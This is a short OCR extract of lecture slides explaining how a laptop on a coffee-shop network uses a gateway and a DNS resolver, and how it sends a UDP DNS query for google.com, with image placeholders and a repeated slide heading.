(2) The address of a “**gateway**” system to use to access ***hosts*** beyond the local network

(3) The address of a **DNS server** (“***resolver***”) to map names like `google.com` to IP addresses

Coffee Shop


3. Find the address of **`google.com`**



Your laptop sends a **DNS** request asking: “***address for `google.com`***?”


It’s transmitted using the **UDP** protocol (lightweight, unreliable).

The DNS **resolver** might not be on the local network.




3. Find the address of google.com


3. Find the address of google.com



3. Find the address of google.com




3. Find the address of google.com



